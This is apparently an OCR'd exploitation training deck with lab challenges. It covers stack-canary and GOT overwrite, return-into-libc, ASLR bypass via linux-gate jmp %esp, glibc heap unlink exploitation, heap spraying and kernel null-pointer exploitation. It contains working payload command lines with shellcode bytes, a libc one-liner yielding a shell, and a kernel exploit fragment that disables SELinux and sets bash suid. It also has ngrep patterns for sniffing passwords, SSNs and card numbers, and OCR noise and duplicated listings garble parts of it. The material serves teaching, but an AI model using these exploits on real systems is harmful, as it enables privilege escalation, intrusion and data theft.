warning: exec file is newer than core file.
warning: Can't read pathname for load map: Input/output error.
Reading symbols from /lib/tls/i686/cmov/libc.so.6...done.
Loaded symbols for /lib/tls/i686/cmov/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
Core was generated by `./vul AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBCCCC'.
Program terminated with signal 11, Segmentation fault.
#0 0xb7f18760 in strncpy () from /lib/tls/i686/cmov/libc.so.6
(gdb) _


Edit View VM Team Windows Help
fedora-fc6t1-i386
CaptureTheFlag
CaptureTheFlag
BT Attacker
Debian Rodrigo
Dump of assembler code for function strncpy:
0xb7f18740 <strncpy+0>: push %ebp
0xb7f18741 <strncpy+1>: mov %esp,%ebp
0xb7f18743 <strncpy+3>: push %edi
0xb7f18744 <strncpy+4>: mov 0xc(%ebp),%ecx
0xb7f18747 <strncpy+7>: push %esi
0xb7f18748 <strncpy+8>: mov 0x8(%ebp),%esi
0xb7f1874b <strncpy+11>: dec %esi
0xb7f1874c <strncpy+12>: cmpl $0x3,0x10(%ebp)
0xb7f18750 <strncpy+16>: jbe 0xb7f1879c <strncpy+92>
0xb7f18752 <strncpy+18>: mov 0x10(%ebp),%edi
0xb7f18755 <strncpy+21>: mov 0x8(%ebp),%edx
0xb7f18758 <strncpy+24>: shr $0x2,%edi
0xb7f1875b <strncpy+27>: nop
0xb7f1875c <strncpy+28>: lea 0x0(%esi),%esi
0xb7f18760 <strncpy+32>: movzbl (%ecx),%eax
0xb7f18763 <strncpy+35>: test %al,%al
0xb7f18765 <strncpy+37>: mov %al,(%edx)
0xb7f18767 <strncpy+39>: je 0xb7f187cf <strncpy+143>
0xb7f18769 <strncpy+41>: movzbl 0x1(%ecx),%eax
0xb7f1876d <strncpy+45>: lea 0x1(%edx),%esi
0xb7f18770 <strncpy+48>: test %al,%al
0xb7f18772 <strncpy+50>: mov %al,0x1(%edx)
0xb7f18775 <strncpy+53>: je 0xb7f187d1 <strncpy+145>
---Type <return> to continue, or q <return> to quit---_

```
0xb7f18769 <strncpy+41>:        movzbl 0x1(%ecx),%eax
0xb7f1876d <strncpy+45>:        lea    0x1(%edx),%esi
0xb7f18770 <strncpy+48>:        test   %al,%al
0xb7f18772 <strncpy+50>:        mov    %al,0x1(%edx)
0xb7f18775 <strncpy+53>:        je     0xb7f187d1 <strncpy+145>
---Type <return> to continue, or q <return> to quit---q
Quit
(gdb) i r
eax            0x42424242       1111638594
ecx            0x0      0
edx            0x42424242       1111638594
ebx            0xb7fd9ff4       -1208115212
esp            0xbffff9d0       0xbffff9d0
ebp            0xbffff9d8       0xbffff9d8
esi            0x42424241       1111638593
edi            0x4      4
eip            0xb7f18760       0xb7f18760 <strncpy+32>
eflags         0x10212  [ AF IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) _
```


Edit View VM Team Windows Help
fedora-fc6t1-i386
CaptureTheFlag
CaptureTheFlag
BT Attacker
Debian Rodrigo
bsdaemon:/Tecnicas/Canary# objdump -R vul
vul: file format elf32-i386
DYNAMIC RELOCATION RECORDS
OFFSET TYPE VALUE
08049608 R_386_GLOB_DAT __gmon_start__
08049618 R_386_JUMP_SLOT __gmon_start__
0804961c R_386_JUMP_SLOT strncpy
08049620 R_386_JUMP_SLOT __libc_start_main
08049624 R_386_JUMP_SLOT strcpy
08049628 R_386_JUMP_SLOT puts
bsdaemon:/Tecnicas/Canary# _


Edit View VM Team Windows Help
fedora-fc6t1-i386
CaptureTheFlag
CaptureTheFlag
BT Attacker
Debian Rodrigo
bsdaemon:/Tecnicas/Canary# ./vul `perl -e 'print "A" x 34 . "\x28\x96\x04\x08" . "CCCC"'`
ct input to this VM, click inside or press Ctrl+G.


Edit View VM Team Windows Help
fedora-fc6t1-i386
CaptureTheFlag
CaptureTheFlag
BT Attacker
Debian Rodrigo
Reading symbols from /lib/tls/i686/cmov/libc.so.6...done.
Loaded symbols for /lib/tls/i686/cmov/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
Core was generated by `./vul AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACCCC'.
Program terminated with signal 11, Segmentation fault.
#0 0xb7f18760 in strncpy () from /lib/tls/i686/cmov/libc.so.6
(gdb) i r
eax 0x8049628 134518312
ecx 0x0 0
edx 0x8049628 134518312
ebx 0xb7fd9ff4 -1208115212
esp 0xbffff9d0 0xbffff9d0
ebp 0xbffff9d8 0xbffff9d8
esi 0x8049627 134518311
edi 0x4 4
eip 0xb7f18760 0xb7f18760 <strncpy+32>
eflags 0x10212 [AF IF RF]
cs 0x73 115
ss 0x7b 123
ds 0x7b 123
es 0x7b 123
fs 0x0 0
gs 0x33 51
(gdb) _
ct input to this VM, click inside or press Ctrl+G.

```
End of assembler dump.
(gdb) break strncpy
Breakpoint 4 at 0xb7f18744
(gdb) c
Continuing.

Breakpoint 4, 0xb7f18744 in strncpy () from /lib/tls/i686/cmov/libc.so.6
(gdb) i r
eax            0x43434343       1128481603
ecx            0xfffffe18       -488
edx            0xbffffbc5       -1073742907
ebx            0xb7fd9ff4       -1208115212
esp            0xbffff984       0xbffff984
ebp            0xbffff988       0xbffff988
esi            0x0      0
edi            0xb8000cc0       -1207956288
eip            0xb7f18744       0xb7f18744 <strncpy+4>
eflags         0x246    [ PF ZF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) _
```

```
Breakpoint 5 at 0xb7f04116
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x45454545 in ?? ()
(gdb) i r
eax            0x8049628        134518312
ecx            0xbffffa90       -1073743216
edx            0x0      0
ebx            0xb7fd9ff4       -1208115212
esp            0xbffff9e0       0xbffff9e0
ebp            0x44444444       0x44444444
esi            0x0      0
edi            0xb8000cc0       -1207956288
eip            0x45454545       0x45454545
eflags         0x10246  [ PF ZF IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) r `perl -e 'print "A" x 30 . "BBBB" . "\x28\x96\x04\x08" . "DDDD" . "EEEE"
'`
```

```
0xbffffb90:     0x75762f79      0x4141006c      0x41414141      0x41414141
0xbffffba0:     0x41414141      0x41414141      0x41414141      0xdb31c031
0xbffffbb0:     0x80cd01b0      0x42424242      0x08049628      0x44444444
0xbffffbc0:     0x45454545      0x43414800      0x44443d4b      0x44444444
0xbffffbd0:     0x44444444      0x44444444      0x44444444      0x45540044
0xbffffbe0:     0x6c3d4d52      0x78756e69      0x45485300      0x2f3d4c4c
0xbffffbf0:     0x2f6e6962      0x68736162      0x53494800      0x5a495354
0xbffffc00:     0x30353d45      0x43003030      0x4f525356      0x3a3d544f
0xbffffc10:     0x72657370      0x3a726576      0x72646f72      0x406f6769
0xbffffc20:     0x2e323931      0x2e383631      0x30312e31      0x61762f3a
0xbffffc30:     0x696c2f72      0x76632f62      0x55480073      0x4f4c4853
0xbffffc40:     0x3d4e4947      0x534c4146      0x53550045      0x723d5245
0xbffffc50:     0x00746f6f      0x54534948      0x454c4946      0x455a4953
0xbffffc60:     0x3030353d      0x534c0030      0x4c4f435f      0x3d53524f
0xbffffc70:     0x303d6f6e      0x69663a30      0x3a30303d      0x303d6964
0xbffffc80:     0x34333b31      0x3d6e6c3a      0x333b3130      0x69703a36
0xbffffc90:     0x3b30343d      0x733a3333      0x31303d6f      0x3a35333b
0xbffffca0:     0x303d6f64      0x35333b31      0x3d64623a      0x333b3034
0xbffffcb0:     0x31303b33      0x3d64633a      0x333b3034      0x31303b33
0xbffffcc0:     0x3d726f3a      0x333b3034      0x31303b31      0x3d75733a
0xbffffcd0:     0x343b3733      0x67733a31      0x3b30333d      0x743a3334
---Type <return> to continue, or q <return> to quit---q
Quit
(gdb) r `perl -e 'print "A" x 22 . "\x31\xc0\x31\xdb\xb0\x01\xcd\x80" . "BBBB" .
 "\x28\x96\x04\x08" . "DDDD" . "\xa0\xfb\xff\xbf"'`
```

```
(gdb) r `perl -e 'print "A" x 22 . "\x31\xc0\x31\xdb\xb0\x01\xcd\x80" . "BBBB" .
 "\x28\x96\x04\x08" . "DDDD" . "\xa0\xfb\xff\xbf"'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /root/Palestras/Tecnicas/Canary/vul `perl -e 'print "A" x 22 .
 "\x31\xc0\x31\xdb\xb0\x01\xcd\x80" . "BBBB" . "\x28\x96\x04\x08" . "DDDD" . "\x
a0\xfb\xff\xbf"'`
Failed to read a valid object file image from memory.

Breakpoint 1, main (argc=2, argv=0xbffffa74) at vul.c:18
18              unuseful(argv);
(gdb) c
Continuing.

Breakpoint 3, 0xb7f17f34 in strcpy () from /lib/tls/i686/cmov/libc.so.6
(gdb) c
Continuing.

Breakpoint 4, 0xb7f18744 in strncpy () from /lib/tls/i686/cmov/libc.so.6
(gdb) c
Continuing.

Program exited normally.
(gdb) _
```

Challenge 5

```
Dump of assembler code for function vuln:
0x08048494 <vuln+0>:     push   %ebp
0x08048495 <vuln+1>:     mov    %esp,%ebp
0x08048497 <vuln+3>:     push   %edi
0x08048498 <vuln+4>:     sub    $0x54,%esp
0x0804849b <vuln+7>:     mov    0x8(%ebp),%eax
0x0804849e <vuln+10>:    mov    %eax,0xffffffb8(%ebp)
0x080484a1 <vuln+13>:    mov    0x804977c,%eax
0x080484a6 <vuln+18>:    mov    %eax,0xfffffff8(%ebp)
0x080484a9 <vuln+21>:    xor    %eax,%eax
0x080484ab <vuln+23>:    movl   $0x0,0xffffffc8(%ebp)
0x080484b2 <vuln+30>:    movl   $0x0,0xffffffcc(%ebp)
0x080484b9 <vuln+37>:    movl   $0x0,0xffffffd0(%ebp)
0x080484c0 <vuln+44>:    mov    0xffffffb8(%ebp),%eax
0x080484c3 <vuln+47>:    mov    $0xffffffff,%ecx
0x080484c8 <vuln+52>:    mov    %eax,0xffffffb4(%ebp)
0x080484cb <vuln+55>:    mov    $0x0,%al
0x080484cd <vuln+57>:    cld
0x080484ce <vuln+58>:    mov    0xffffffb4(%ebp),%edi
0x080484d1 <vuln+61>:    repnz scas %es:(%edi),%al
0x080484d3 <vuln+63>:    mov    %ecx,%eax
0x080484d5 <vuln+65>:    not    %eax
0x080484d7 <vuln+67>:    lea    0xffffffff(%eax),%edx
0x080484da <vuln+70>:    mov    $0x20,%eax
---Type <return> to continue, or q <return> to quit---_
```

Challenge 5

```
0x080484df <vuln+75>:   sub    %edx,%eax
0x080484e1 <vuln+77>:   mov    %eax,0xffffffc8(%ebp)
0x080484e4 <vuln+80>:   movl   $0x0,0xffffffcc(%ebp)
0x080484eb <vuln+87>:   jmp    0x80484f8 <vuln+100>
0x080484ed <vuln+89>:   mov    0xffffffcc(%ebp),%eax
0x080484f0 <vuln+92>:   movb   $0x30,0xffffffd7(%ebp,%eax,1)
0x080484f5 <vuln+97>:   incl   0xffffffcc(%ebp)
0x080484f8 <vuln+100>:  mov    0xffffffcc(%ebp),%eax
0x080484fb <vuln+103>:  cmp    0xffffffc8(%ebp),%eax
0x080484fe <vuln+106>:  jl     0x80484ed <vuln+89>
0x08048500 <vuln+108>:  mov    0xffffffc8(%ebp),%eax
0x08048503 <vuln+111>:  mov    %eax,%edx
0x08048505 <vuln+113>:  lea    0xffffffd7(%ebp),%eax
0x08048508 <vuln+116>:  add    %edx,%eax
0x0804850a <vuln+118>:  mov    %eax,0xffffffd0(%ebp)
0x0804850d <vuln+121>:  mov    0xffffffb8(%ebp),%eax
0x08048510 <vuln+124>:  mov    %eax,0x4(%esp)
0x08048514 <vuln+128>:  mov    0xffffffd0(%ebp),%eax
0x08048517 <vuln+131>:  mov    %eax,(%esp)
0x0804851a <vuln+134>:  call   0x80483a8 <strcpy@plt>
0x0804851f <vuln+139>:  lea    0xffffffd7(%ebp),%eax
0x08048522 <vuln+142>:  mov    %eax,0x4(%esp)
0x08048526 <vuln+146>:  movl   $0x8048658,(%esp)
0x0804852d <vuln+153>:  call   0x80483b8 <printf@plt>
---Type <return> to continue, or q <return> to quit---_
```

Challenge 5

```
0x080484df <vuln+75>:    sub    %edx,%eax
0x080484e1 <vuln+77>:    mov    %eax,0xffffffc8(%ebp)
0x080484e4 <vuln+80>:    movl   $0x0,0xffffffcc(%ebp)
0x080484eb <vuln+87>:    jmp    0x80484f8 <vuln+100>
0x080484ed <vuln+89>:    mov    0xffffffcc(%ebp),%eax
0x080484f0 <vuln+92>:    movb   $0x30,0xffffffd7(%ebp,%eax,1)
0x080484f5 <vuln+97>:    incl   0xffffffcc(%ebp)
0x080484f8 <vuln+100>:   mov    0xffffffcc(%ebp),%eax
0x080484fb <vuln+103>:   cmp    0xffffffc8(%ebp),%eax
0x080484fe <vuln+106>:   jl     0x80484ed <vuln+89>
0x08048500 <vuln+108>:   mov    0xffffffc8(%ebp),%eax
0x08048503 <vuln+111>:   mov    %eax,%edx
0x08048505 <vuln+113>:   lea    0xffffffd7(%ebp),%eax
0x08048508 <vuln+116>:   add    %edx,%eax
0x0804850a <vuln+118>:   mov    %eax,0xffffffd0(%ebp)
0x0804850d <vuln+121>:   mov    0xffffffb8(%ebp),%eax
0x08048510 <vuln+124>:   mov    %eax,0x4(%esp)
0x08048514 <vuln+128>:   mov    0xffffffd0(%ebp),%eax
0x08048517 <vuln+131>:   mov    %eax,(%esp)
0x0804851a <vuln+134>:   call   0x80483a8 <strcpy@plt>
0x0804851f <vuln+139>:   lea    0xffffffd7(%ebp),%eax
0x08048522 <vuln+142>:   mov    %eax,0x4(%esp)
0x08048526 <vuln+146>:   movl   $0x8048658,(%esp)
0x0804852d <vuln+153>:   call   0x80483b8 <printf@plt>
---Type <return> to continue, or q <return> to quit---_
```

Non-executable memory

- How non-exec memory works?
- Return into libc
- Why libc ?

Getting a Library Address

```
rodrigo@rodrigo:~/bof$ cat nothing.c
int main()
{

}
rodrigo@rodrigo:~/bof$ gdb nothing
GNU gdb 6.3
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i486-slackware-linux"...Using host libthread_db library

(gdb) break main
Breakpoint 1 at 0x804835a
(gdb) run
Starting program: /home/rodrigo/bof/nothing

Breakpoint 1, 0x0804835a in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x40057201 <system>
(gdb) q
The program is running.  Exit anyway? (y or n) y
rodrigo@rodrigo:~/bof$
rodrigo@rodrigo:~/bof$
```

Returning into the library

```
rodrigo@rodrigo:~/bof$ export EXPLOIT="/bin/sh"
rodrigo@rodrigo:~/bof$ echo $EXPLOIT
/bin/sh
rodrigo@rodrigo:~/bof$ cat env_addr.c
int main(int argc, char *argv[])
{
  char *addr;
  addr = getenv(argv[1]);
  printf("The address of %s is %p\n",argv[1],addr);
  return 0;
}
rodrigo@rodrigo:~/bof$ ./env_addr EXPLOIT
The address of EXPLOIT is 0xbffff9bd
rodrigo@rodrigo:~/bof$ cd stack/
rodrigo@rodrigo:~/bof/stack$ ./stack `perl -e 'print "A" x 1036 . "\x01\x72\x05\x40" . "AAAA" . "\xbd\xf9\xff\xbf"'`
sh-3.00$
sh-3.00$
```

Challenge Time

Lab. 12 – Challenge 6

Case Study
ret-into-strcpy

We are going to practice that too!!

Proceed to Lab. 12 Challenge 7

Solaris bug:
http://www.risesecurity.org/advisories/RISE-2006001.txt

```
----------------------------  <------------ stack grows this way
| STRCPY | DEST | DEST | SRC |
----------------------------  memory addresses grow this way ------->
```

strcpy will copy our SHELLCODE in SRC (env var?) to the second DEST in the stack (it receives the parameters from the stack).

the ret instruction after the function will pop the first DEST from the stack and execute it ;)

ASLR

- Linux VA Patch
- PaX ASLR

Many ways to bypass already documented, generally exploiting some information disclousure bugs and manipulating program data.

We have the jmp %ESP technique (http://www.tty64.org/doc/expwlnxgateso1.txt).

Also, another good (not so simple) idea is to take library resolution garbage from the memory and discovery the offset between that garbage and some portions of the code (http://www.h2hc.com.br/repositorio/2005/tiago_assumpcao_breaking_pax_aslr.ppt)

Linux VA Patch

We wil use a jmp %ESP technique

```
root@magicbox:~# echo 1 > /proc/sys/kernel/randomize_va_space
root@magicbox:~# ldd /bin/ls ; ldd /bin/ls
        linux-gate.so.1 =>  (0xffffe000)
        librt.so.1 => /lib/tls/librt.so.1 (0xb7fce000)
        libc.so.6 => /lib/tls/libc.so.6 (0xb7e9e000)
        libpthread.so.0 => /lib/tls/libpthread.so.0 (0xb7e8e000)
        /lib/ld-linux.so.2 (0xb7fe0000)
        linux-gate.so.1 =>  (0xffffe000)
        librt.so.1 => /lib/tls/librt.so.1 (0xb7ee5000)
        libc.so.6 => /lib/tls/libc.so.6 (0xb7db5000)
        libpthread.so.0 => /lib/tls/libpthread.so.0 (0xb7da3000)
        /lib/ld-linux.so.2 (0xb7ef9000)
```

Proceed to Lab. 12 Challenge 8

As we can see, linux-gate.so.1 is loaded always in the same address, in every process in the system (x86, x86-64) to emulate the sigcall/sigreturn

If it contains a jmp %ESP instruction, it can be safely used as the return address of our code.

New Glibc

- **Timeline:**

  - 2004 ->Many security patches released against the GLIBC to protect against malloc/free holes

  - 2005 -> Phantasmal Phantasmagoria released a paper about how to exploit the “new” GLIBC
    - This was a theoretical paper
    - Not much repercussion

New Glibc

```
#define unlink(P, BK, FD) { \
    FD = P->fd; \
    BK = P->bk; \
    if (_builtin_expect (FD->bk != P || BK->fd != P, 0)) \
        malloc_printerr (check_action, "corrupted double-linked
    list", P); \
    else { \
        FD->bk = BK; \
        BK->fd = FD; \
    } \
}
```

Remember that?

Phantasmal techniques

Phantasmal wrote that if the following conditions are valid:

- The negative of the size of the overflowed chunk must be less than the value of the chunk itself.
- The size of the chunk must not be less than av->max_fast.
- The IS_MMAPPED bit of the size cannot be set.
- The overflowed chunk cannot equal av->top.
- The NONCONTIGUOUS_BIT of av->max_fast must be set.
- The PREV_INUSE bit of the nextchunk (chunk + size) must be set.
- The size of nextchunk must be greater than 8.
- The size of nextchunk must be less than av->system_mem
- The PREV_INUSE bit of the chunk must not be set.
- The nextchunk cannot equal av->top.
- The PREV_INUSE bit of the chunk after nextchunk (nextchunk + nextsize) must be set

Then the following code would be executed:

```
bck = unsorted_chunks(av);
fwd = bck->fd;
p->bk = bck;
p->fd = fwd;
bck->fd = p;
fwd->bk = p;
```

"In this case p is the address of the designer's overflowed chunk. The unsorted_chunks() macro returns av->bins[0] which is designer controlled. If the designer sets av->bins[0] to the address of a GOT or .dtors entry minus 8, then that entry (bck->fd) will be overwritten with the address of p."

New Glibc

- We must build a fake arena structure for the first mallocated block of the vuln program

- We jump the first 8 bytes (in the free() it will be garbaged anyway)

- We must write a 0 (yeah, the first value of an arena is a mutex and your code will got an infinite loop if you put anything different from 0 there)

- Wrote 0x102 (our chunk will not be considered smaller than max_fast, its equal)

- Then we put the rest with our destination address (minus 12)

- Must hit &bins[0] (arena pointer + 76)

- Fill the unused mallocated area with 'A's keeping the size element

Let's practice that too!!

Lab. 12 Challenge 9

- Fill the arena location for arena pointer (and the location that free will use)

- Now, fill the chunk that will be written to the specified memory location ;) our shellcode are coming!

- We start jumping 12 bytes, to pass the size element of the chunk (and the 8 bytes that have geen garbaged)


- So, next will have the size field (with NON_MAIN_ARENA bit set)

- So, 8 bytes filler again and our shellcode!!

Heap Spraying

- Heap spraying was created to achieve exploitability in some circumstances where the code is returning to an invalid position (but a valid one located in the heap)
- It was further extended to achieve reliability in exploitation and to create working exploits for different operating system versions
- Consists in allocate objects in the heap with NOP + Shellcode (usually this allocation is done thru a high-level language like JavaScript or ActionScript)

Heap Spraying



Lab. 13

Kernel Exploitation

- Null pointer exploitation: *BSD real case: http://www.risesecurity.org/advisory.php?id=RISE-2006002
- Yeah, if the system executes a pointer that points to NULL (null pointer dereference) it may be owned
- Just need to mmap your code at the 0 location (the code segment points to the same location in user/kernel level)
  - What about the min_addr protection?

LSM && SELinux

- Null pointer exploitation: Linux real case (disabling selinux): http://seclists.org/dailydave/2007/q1/0227.html
- Why not protect the kernel itsef?
- Steve Grubb from RedHat discussed about the reliability of this kind of exploit (and lost?).
- Steve Grubb asked to me to send the StMichael to the SELinux team, to try to offer a protection mechanism to SELinux
- In my defcon presentation (2006!) I have included some ideas of how to use LSM hooks in a reliable backdoor ;) (http://www.kernelhacking.com/rodrigo/defcon/)
- I like SELinux and It's idea! Just think we need to exchange ideas with the hacking community

LSM && SELinux

“Bug in fs/splice.c was silently fixed in 2.6.17.7, even though the SuSE developer who fixed the bug knew it to be a "local DoS" Changelog stated only: "splice: fix problems with sys_tee()"

On LKML, the user reporting tee() problems said the oops was at ibuf->ops->get(ipipe, ibuf), where ibuf->ops was NULL

Exploitation is TRIVIAL, mmap buffer at address 0, 7th dword is used as a function pointer by the kernel (the get())”

LSM && SELinux

```
pipebuf[6] = &own_the_kernel;


/* don't need PROT_EXEC since the kernel is execing it, bypasses
        SELinux's execmem restriction enabled by default in FC6 test1 */

ptr = mmap(NULL, PAGE_SIZE, PROT_READ | PROT_WRITE,
                MAP_FIXED | MAP_ANONYMOUS | MAP_PRIVATE, 0, 0);


memcpy(ptr, &pipebuf, sizeof(pipebuf));
```

We got own_the_kernel to be executed in kernel-mode

own_the_kernel

- get_current
- disable_selinux
- change gids/uids of the current
- chmod /bin/bash to be suid

Fedora VM is ready for you

disable_selinux

- find_selinux_ctxid_to_string()

  /* find string, then find the reference to it, then work backwards to find a relative call to selinux_ctxid_to_string */

  Which string? "audit_rate_limit=%d old=%d by auid=%u subj=%s"

- /* look for cmp [addr], 0x0 */
  then set selinux_enable to zero

- find_unregister_security();

  Which string? "<6>%s: trying to unregister a"
  Than set the security_ops to dummy_sec_ops ;)
  we own selinux and ALL lsm modules

} // Jokes

```
mfmsr    r3             /* Get current state          */
orir3,r3,MSR_EE         /* Turn on 'EE' bit           */
SYNC                    /* Some chip revs have
                           problems here...           */
mtmsr    r3             /* Update machine state       */
blr
```

End! Really is !?

Rodrigo Rubira Branco (BSDaemon)
http://twitter.com/bsdaemon
rodrigo *noSPAM* kernelhacking.com

tcpdump <options> <filter>

Why tcpdump and not wireshark? Because in general, we will not have a GUI

-i Listen on interface (eth0, hme0, 2)
-n Don't do DNS lookups on addresses
-X Print payload in ASCII and hex
-s Change default snap length (0 for all packet)
-t Don't show timestamps
-p Don't enter promiscuous mode
-w Write packets to file
-v Be verbose, print more detail
-e Print the link-level header on each dump line

TCPDump Filters

- Filter to print only the first fragment of each fragments
  - ip[6:2] = 0x2000
- Port 53 (udp or tcp)
  - tcp or udp port 53 (or just: port 53)
- Flag reset
  - tcp[13] & 0x4 != 0
    - 0000 0000 & 0000 0100
    - ECN bits (used when ECN employed; else 00)
    - U (1 = Urgent pointer valid)
    - A (1 = Acknowledgement field value valid)
    - P (1 = Push data)
    - R (1 = Reset connection)
    - S (1 = Synchronize sequence numbers)
    - F (1 = no more data; Finish connection)

ngrep <options> <expression> <filters>

-i	Ignore case for regular expression
-d	Interface
-I	Read from a pcap file
-O	Save results in a pcap file
-x	Dump contents in hexa and ASCII
-X	The expression is in hex and not ASCII

Ngrep Filters && Expressions

- *ngrep –d lo –i “ls –la” “tcp and port 65535”*
- Support for regular expressions
  ngrep –d lo -i "GET.\.htm" "port 80"*
- Looking for hex bytes
  ngrep –d lo -X "0x90909090“
- Looking for social security numbers
  ngrep -q -d eth0 -w '[0-9]{3}\-[0-9]{2}\-[0-9]{4} ‘
- Almost the same as above but searching for credit card number patterns (false positives in http connections):
  ngrep -q -d eth0 '[0-9]{4}\-[0-9]{4}\-[0-9]{4}\-[0-9]{4} ‘
- Looking for 'password=': (good to find clear-text connections)
  ngrep -q -d eth0 -i 'password='
- Some storm worm executable names (this could be expanded easily):
  ngrep -q -d eth0 -i '(ecard|postcard|youtube|FullClip|MoreHere|FullVideo|greeting|ClickHere|NFLSeasonTracker).exe' 'port 80'
- Detect an HTTP connection to a server by IP address not FQDN (this is how bleedingthreats new storm worm download rules look):
  ngrep -q -d eth0 -i 'Host\: [0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}' 'port 80 ‘
- Look for basic http login:
  ngrep -q -d eth0 -i 'Authorization: Basic' 'port 80'

Wireshark (if you have the option)

- **Sample Filters**
  - http.request.method eq “POST”
  - tcp.port == 135
  - ip.addr
  - ip.src
  - ip.dst
  - tcp.srcport
  - tcp.dstport
  - fw1.direction (options: “i”, “I”, “o” or “O”)
  - fw1.interface (e.g.: eth0)
- **TCP Stream Reassembly**
  - Test it yourself... In a follow tcp session (use FTP)
- **USE the wireshark tool called editcap to convert a captured file of Check Point (fwmonitor) to tcpdump**
  - **editcap fwmonitor.cap tcpdump.cap**

Operators Precedence in C

() [] -> .	Left-to-right
- ++ -- ! & * ~ (*type*) sizeof	Right-to-left (unary perators)
* / %	Left-to-right
+ -	Left-to-right
<< >>	Left-to-right
< <= >= >	Left-to-right
== !=	Left-to-right
&	Left-to-right
^	Left-to-right
|	Left-to-right
&&	Left-to-right
||	Left-to-right
? :	Right-to-left
= *op*=	Right-to-left
,	Left-to-right

Expression	Result
&x[i]	&(x[i])
*p.nix	*(p.nix)
a[i].b[j]	((a[i]).b)[j]
h->e->d	(h->e)->d
&h->e	&(h->e)
*x++	*(x++)

REFERENCES
Papers

* Stack based overflows (direct RET overwrite) :
